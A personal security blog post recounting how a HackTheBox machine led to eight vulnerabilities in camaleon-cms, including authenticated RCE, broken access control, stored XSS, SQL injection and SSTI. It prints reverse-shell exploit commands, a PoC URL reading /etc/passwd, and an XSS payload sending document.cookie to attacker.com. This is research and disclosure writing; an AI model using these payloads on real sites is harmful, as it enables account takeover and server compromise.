From Easy HTB Machine to finding 8 zero-days

Posted **Apr 9, 2026** • Updated **May 2, 2026**
By **enrik-m** **10 min** read

Contents >

The Beginning - Solving Facts Machine on HackTheBox

After a long day of solving ctf challenges on an event that my team **KSAL Cyber Team** participated in, me and my cousin decided to do some easy hack the box machines to relax. We picked the first machine of season 10 which was called *Facts*. It was an outdated camaleon-cms build which had a couple of CVEs.

First thing we did was creating an account and using **CVE-2025-2304** to go from user to admin. The easy part was done, and now we had to find a way to go from admin to getting a shell. This is where the overthinking started…

We searched everywhere for entry points but found none.

I then decided to start looking at every feature and see if any were vulnerable and came across “custom fields”. Hmm.. this sounds fishy.

Went over to their github repo and found every custom field type. One of them was *select_eval* which would evaluate ruby code. **BOOM!** This was it, the entry point we were looking for. While trying to figure out ways to exploit this we realized that there was *no CVE*, *no PoC on exploitdb*, nothing. We read all the CVE reports on camaleon-cms but it wasn’t documented.

More than 2 hours of reading CVE reports we came to the conclusion that we might have found a *Remote Code Execution Vulnerability*. Since it was our first time finding an undisclosed vulnerability we didn't know what to do and we weren't even sure if it was a vuln or not. I decided to ask the community on TryHackMe and HackTheBox but sadly I got no response. Then I decided to send a message on the discord server of our contry's official DEF CON Chapter (DC38338). Few minutes later I got a response from a few members there which they later confirmed that it really was a vulnerability. They were extremely helpful and supportive. Big thanks to them <3

Part 2 - Building the RCE exploit

2.1. Authenticated RCE via select_eval

We already know that there is a vulnerable custom field option called "select_eval" but we have to find a way to reach this. Keep in mind this isn't reachable in the front end so we have to send a POST request.

This is where LLMs come in handy. I asked Grok to assist me on making a python script that would:

- Take the credentials given by the user via –username –pasword
- Login and grab the CSRF/Authenticity token
- Send GET request to grab another CSRF token for the custom field creation
- Send POST request to create the select_eval custom_field with a reverse shell payload
- Trigger the malicious ruby code by rendering a page where the custom_field is set

I over-simplified it to keep the blog short but you can check the full script on my github repo: Authenticated RCE Exploit

Usage: `python rce.py --target http://127.0.0.1:3010 --lhost 192.168.219.132 --lport 9999 --username admin --password admin`

This took me a total of 5 hours to make since it handled everything automatically.

We would first setup a netcat listener then we would execute the script with admin credentials. This got us a reverse shell.

This was enough to solve the HackTheBox machine but I wasn't really impressed at this find since you would need an admin account to exploit this vulnerability.

Part 3 - Finding Possible Chains From User to Admin

3.1. Broken Access Control on Admin Endpoints

Now it starts getting interesting. After the RCE exploit was done I wanted to find a way on how to go from a low-privileged user to admin and then use the rce exploit for maximum impact. First thing I started trying is accessing admin endpoints with a low-privileged user. Guess what? I saw that 4 admin endpoints were accessibile by low-privilege users.

Endpoints in question:

- /admin/plugins/attack/settings,
- /admin/plugins/front_cache/settings,
- /admin/plugins/cama_meta_tag/settings,
- /admin/plugins/cama_contact_form/admin_forms/:id

Now that's a second undisclosed vulnerability that we found. **Broken Access Control**

3.2. Stored XSS in Contact Form

Here I spent a few more hours brainstorming on how to escalate from a normal user to admin.

Earlier I had seen a github issue about Stored XSS on some fields in camaleon and the ban message field in the attack plugin was one of them. Now this was fixed in 2.9.1 so it's basically useless. The front_cache and cama_meta_tag were a dead end but can't say the same for cama_contact_form.

Inside the cama_contact_form plugin there was a text-box called Before HTML. Remember this was being done with a user account and not as admin. I tried modifying an already existing form and what do you know.. it worked! After that I put a simple payload `<script>alert(1)</script>`

inside the Before HTML text-box and saved the form. Then I viewed the page that had the form and it actually executed.

This is the third find. **Stored XSS**

One idea I had was to make a JS payload which created an admin account for us when the admins viewed the affected page. I then went ahead and asked our fellow friend Grok to assist me in making the payload and when I tried it we got a fresh admin account. You can check it out on my github repo: Stored XSS Payload

3.3. Chaining the Vulnerabilities

We chained 3 vulnerabilities that would allow us to go from low-privilege user to full system compromise.

Steps:

- Access the contact form plugin as a low-privilege user (Broken Access)
- Modify an already existing form, inject the xss payload in Before HTML text-box (Stored XSS)
- Wait until an admin views the affected page to get a fresh admin account
- Get the new admin account's credentials and run the rce exploit (Authenticated RCE)

What we managed to pull off here is already enough and impressive **BUT** our curiosity just wouldn't let us quit here.

Part 4 - Full Whitebox Penteration Testing

4.1. Setting up a local instance of camaleon-cms

Time to get serious now. I went ahead and installed the latest version of camaleon-cms in a docker container for further testing.

Camaleon's version: 2.9.1

Database: SQLite3

4.2. SQL Injection in post slug

During input validation in the post creation page I came across a hidden field called `post[slug]`. Since the slug gets saves in the database I tried sending it a ' and it returned error 500. After this I

spun up sqlmap and started testing the input field and after a while it found that it was indeed vulnerable. Boolean-based SQL injection specifically. I was able to dump the whole database as an editor and possibly even modify the database and change my role from editor to admin but that wasn't proven.

This alone by itself has a CVSS rating of 6.5 since it requires you to have the editor role but if chained with the previous vulns it becomes high impact or even critical if we can modify the database.

4.3. SSTI via render inline in test_email leading to RCE

Searching the source code for any vulnreable code we came across `render inline: e.message, status: 502`. This tells us that it's treating the string as an ERB template. So if we find a way to control the error string we basically have SSTI. We find out that this code is used on the test_email option in the settings page. There we can setup the SMTP server. Now if an attacker somehow gains admin perms, he is able to change the SMTP server to his own attacker controlled SMTP server.

Conditions for the attacker controlled SMTP server:

- Reject RCPT TO with an error that reflects the recipient value, e.g. 550 `<recipient>` RCPT rejected (This is important and you will see why later)


If we try this on default config it won't work since we need to have this option set to true: `Config.action_mailer.raise_delivery_errors = true`

So this vuln is conditional and the attack complexity is high since we need specific conditions to successfully exploit it.

After setting the option to true we can then preform the exploit.

PoC: `http://127.0.0.1:3010/admin/settings/test_email?email=%3C%25%3DFile.read(%27%2Fetc%2Fpasswd%27)%25%3E%40example.com`

What it returns:



Remember when I said that the SMTP needs to reject RCPT TO with an error that reflects the recipient value?

When the SMTP returns that error it looks smth like this: 550 `<%=File.read('/etc/passwd')%>` @example.com RCPT rejected

Then the vulnerable code treats this `<%=File.read('/etc/passwd')%>` as an ERB template and it gets executed which leads to arbitrary file read and could also lead to RCE.

4.4. Stored XSS via Draft Post Title

This one was kinda weird since I thought it was patched. Earlier I said that I came across a github issue about stored xss in some fields and the post title was one of them which got patched **BUT** the post title in draft posts was not patched. Not only that this wasn't patched it was also reachable by a low-privileged user which means **Broken Access Control** but this time its a different finding not the same as the **BAC** we found before.

If we go ahead and login as a normal user we can actually create draft posts via a post request. We went and did a simple PoC which you could copy and paste on DevTools Console.

PoC:

Plaintext

```
fetch("/admin/post_type/2/drafts?post_id=2",{method:"POST",credentials:"include",head
```

This basically creates a draft post via a post request and sets the post title to: `<img src=x onerror=fetch('https://attacker.com',{method:'POST',mode:'no-`

```
cors',body:document.cookie})>
```

When the admins view the draft posts page: `/admin/post_type/2/drafts?post_id=2` the malicious js script gets executed and we get the admin's cookie.

So this wasn't just Stored XSS, it was also Broken Access Control. 2 in 1 baby!

4.5. Authenticated RCE via cama_print_i18n_value

This is very similar to the first RCE that we found with only some differences. Basically custom field labels/descriptions are saved directly from admin-controlled `params[:fields]` and later rendered with cama_print_i18n_value, which evals any string that starts with `t(`

I just tooke the first RCE exploit script and changed it slightly. You can find the exploit on my github repo: Second RCE Exploit

Usage: `python rce2.py --target http://127.0.0.1:3010 --lhost 192.168.219.132 --lport 9999 --username admin --password admin`

First we have to setup a netcat listener then we would execute the script with admin credentials. This will get us a reverse shell.

Final Thoughts

Finally we are done. This felt like it took forever to finish.

We managed to find 8 zero-days in a matter of 2-3 days all because of a machine in HackTheBox… crazy right?

Some of you might say "camaleon is just a small open source project it's not that impressive", well yeah but for someone with only 4 months of continuous learning I'd say this is quiet impressive. At the end of the day I didn't do this to impress people, I did it purely for the experience and fun.

Through out this journey I also made some mistakes which i learned from. Mostly were mistakes during reporting. It was our first time findings vulnerabilities and we didn't know how to aproach this. We only reported 3 vulns that we first found and then sent a follow-up email letting the devs

know that we have more findings and to contact us for more details but they managed to patch the **Authenticated RCE via cama_print_i18n_value** vuln before we had the chance to send the email. `: (`

Big thanks to the members of DEF CON Group Prishtina for being very friendly and extremely helpful!

Also shoutout to my cousin for staying throughout the whole journey and contributing a lot :D Make sure to check his blog:

research

research web labs

Share:

OLDER
Vulnyx - Beginner (CTF)

NEWER
-